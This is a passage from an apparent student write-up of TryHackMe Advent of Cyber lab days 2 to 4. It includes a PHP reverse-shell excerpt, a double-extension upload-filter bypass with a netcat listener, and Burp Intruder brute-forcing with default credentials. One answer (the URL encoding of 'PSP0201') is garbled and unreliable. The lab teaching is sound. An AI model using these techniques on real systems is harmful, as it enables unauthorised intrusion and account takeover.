51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
```

Open the downloaded php-reverse-shell.php with text editor. Then change the ip to TryHackMe ip address and port to 443



**Rename the file to php-reverse-shell.jpeg.php .Upload the file in the website**

```
(1211101506㉿kali)-[~]
└─$ sudo nc -lvpn 443
[sudo] password for 1211101506:
listening on [any] 443 ...
connect to [10.8.93.28] from (UNKNOWN) [10.10.59.88] 36938
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
02:33:33 up 12 min, 0 users, load average: 0.02, 0.93, 0.96
USER    TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (832): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
```

Type ‘ sudo nc -lvpn 443’ to connect to the file

```
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

_____
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTYYNTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
-Muirri (@MuirlandOracle)

_____
sh-4.4$ █
```

Type ‘cat /var/www/flag.txt ‘and the flag will appear.

### Thought Process/Methodology:

Put ‘?id=ODIzODI5MTNiYmYw’ at the back of the link and click enter .We are able to sign in.Open the browser development tools in signed in page and we noticed that it only accept jpeg ,jpg and png.Type /uploads/ after the MACHINEIP ,found where the uploaded files are stored.Open terminal and enter ‘nc -h’.We can answer the questions referring to this table.Copy the webshell ‘cp /usr/share/webshells/php/php-reverse-shell.php .’ into the current directory. Open the downloaded php-reverse-shell.php with the text editor. Then change the ip to TryHackMe ip address and port to 443.Rename the file to php-reverse-shell.jpeg.php .Upload the file in the website.We can create a listener for an uploaded reverse shell by using this command ‘ sudo nc -lvpn 443’ to connect to the file.Once netcat has been setup, our reverse shell will be able to connect back to this when activated.Type ‘cat /var/www/flag.txt ‘and the flag will appear.

## **Day 3: [Web Exploitation] Christmas Chaos**

**Tools used:** Kali Linux, Firefox, Burp Suite Community Edition

**Solution/walkthrough:**

Q1: What is the name of the botnet mentioned in the text that was reported in 2018?

Answer :Mirai

### **Default Credentials**

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called **Mirai** took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the **Mirai** botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?

Answer :\$250

agent-18 (U.S. Dept Of Defense staff) updated the severity to Critical. Feb 25th (2 years ago)

agent-18 (U.S. Dept Of Defense staff) changed the status to ▢ Triage. Feb 25th (2 years ago)

arm4ndo posted a comment. May 10th (2 years ago)

agent12 closed the report and changed the status to ▢ Resolved. May 22nd (2 years ago)

arm4ndo posted a comment. Jun 25th (2 years ago)

agent-18 (U.S. Dept Of Defense staff) posted a comment. Updated Jun 25th (2 years ago)

arm4ndo posted a comment. Jun 25th (2 years ago)

arm4ndo requested to disclose this report. Jun 25th (2 years ago)

ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. Jun 25th (2 years ago)

This report has been disclosed. Jun 25th (2 years ago)

U.S. Dept Of Defense has locked this report. Jun 25th (2 years ago)

We are able to find how much Starbucks pays in USD for reporting default credentials in the text.

Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

Answer :ag3nt-j1

ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. Jun 25th (2 years ago)

We found the agent is ag3nt-j1 in the report.

Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Answer :8080

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.


Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/> 127.0.0.1:8080				Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

The options on FoxyProxy shows that the port number is 8080.

Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

Answer :HTTP




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Under the 'Proxy' tab, the 'Listeners' section is visible. A table lists a single listener: 'Running' (checkbox checked), 'Interface' (127.0.0.1), 'Port' (8080). The 'Certificate' and 'TLS Protocols' columns are also present. Below the table, a note states: 'Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.' There are 'Import / export CA certificate' and 'Regenerate CA certificate' buttons at the bottom.

HTTP was stated in the options of FoxyProxy.

Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

Answer :%50%53%50%30%32xxssas



The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. There are two text boxes. The top text box contains the string 'PSP0201'. The bottom text box contains the string '%50%53%50%30%32%30%31'. To the right of each text box is a decoder configuration panel. Each panel has a 'Text' radio button (selected), a 'Hex' radio button, and a 'Smart decode' button. Below the radio buttons are dropdown menus for 'Decode as ...', 'Encode as ...', and 'Hash ...'.

Use burp's decoder to encode "PSP0201"

Q7: Look at the list of attack type options on intruder. Which of the following options matches the one in the description?


Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Answer :Cluster bomb


- **Sniper** – This uses a single set of payloads. It targets each payload position in turn, and places each payload into that position in turn. Positions that are not targeted for a given request are not affected – the position markers are removed and any enclosed text that appears between them in the template remains unchanged. This attack type is useful for fuzzing a number of request parameters individually for common vulnerabilities. The total number of requests generated in the attack is the product of the number of positions and the number of payloads in the payload set.
- **Battering ram** – This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once. This attack type is useful where an attack requires the same input to be inserted in multiple places within the request (e.g. a username within a Cookie and a body parameter). The total number of requests generated in the attack is the number of payloads in the payload set.
- **Pitchfork** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, and places one payload into each defined position. In other words, the first request will place the first payload from payload set 1 into position 1 and the first payload from payload set 2 into position 2; the second request will place the second payload from payload set 1 into position 1 and the second payload from payload set 2 into position 2, etc. This attack type is useful where an attack requires different but related input to be inserted in multiple places within the request (e.g. a username in one parameter, and a known ID number corresponding to that username in another parameter). The total number of requests generated in the attack is the number of payloads in the smallest payload set.
- **Cluster bomb** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets – this may be extremely large.

Q8: What is the flag?


Answer:THM{885ffab980e049847516f9d8fe99ad1a}



Open burp suite. Make sure the intercept is on.



Key in password and username whatever u want



Open burpsuite . Click proxy and right click to send to intruder

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

1 x 2 x 3 x 4 x 5 x ...

Target Positions Payloads Resource Pool Options

**(?) Payload Positions** Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attacktype: Cluster bomb

```
1 POST /login HTTP/1.1
2 Host: 10.10.60.165
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.60.165
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
```

Add § Clear § Auto § Refresh

(?) Search... 0 matches Clear

2 payload positions Length: 648



Click intruder and positions .Then ,change the attack type to cluster bomb .Let username and password add §.

**(?) Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3


Payload type: Simple list Request count: 0

**(?) Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear

```
root
admin
user
```



Open payloads.Key in 'root','admin' and 'user' into payload options.

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate  
Add

12345
password
admin

Open payload set 2..Key in 'password','admin' and '12345' into payload options.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	12345	302			309	
2	admin	12345	302			255	
3	user	12345	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	admin	302			309	
8	admin	admin	302			309	
9	user	admin	302			309	

Request Response


Pretty Raw Hex ↻ ⌂ ⌂ ⌂

```

1 POST /login HTTP/1.1
2 Host: 10.10.60.165
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.60.165
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
  
```

0 matches

Click start attack.The results showed up .The shortest length is the username and password.



Key in the correct username and password. The flag appeared.

### Thought Process/Methodology:

We are able to find how much Starbucks pays in USD for reporting default credentials in the text. We found the agent is ag3nt-j1 in the report. The options on FoxyProxy shows that the port number is 8080. HTTP was stated in the options of FoxyProxy. Use burp's decoder to encode "PSP0201" Open burp suite. Make sure the intercept is on. Key in password and username whatever u want. Open burpsuite. Click proxy and right click to send to intruder. Open burpsuite. Click proxy and right click to send to intruder. Click the "Positions" tab, and clear the pre-selected positions. Add the username and password values as positions. Select "Cluster Bomb" in the Attack type dropdown menu. Open payloads. Key in 'root', 'admin' and 'user' into payload options. Open payload set 2.. Key in 'password', 'admin' and '12345' into payload options. Click the "Start Attack" button, this will loop through each position list in every combination. Sort by the "Length" or "Status" to identify a successful login. Key in the correct username and password. The flag appeared.

## Day 4: [Web Exploitation] Santa's watching

**Tools used:** Kali Linux, Firefox, Burp Suite Community Edition

**Solution/walkthrough:**

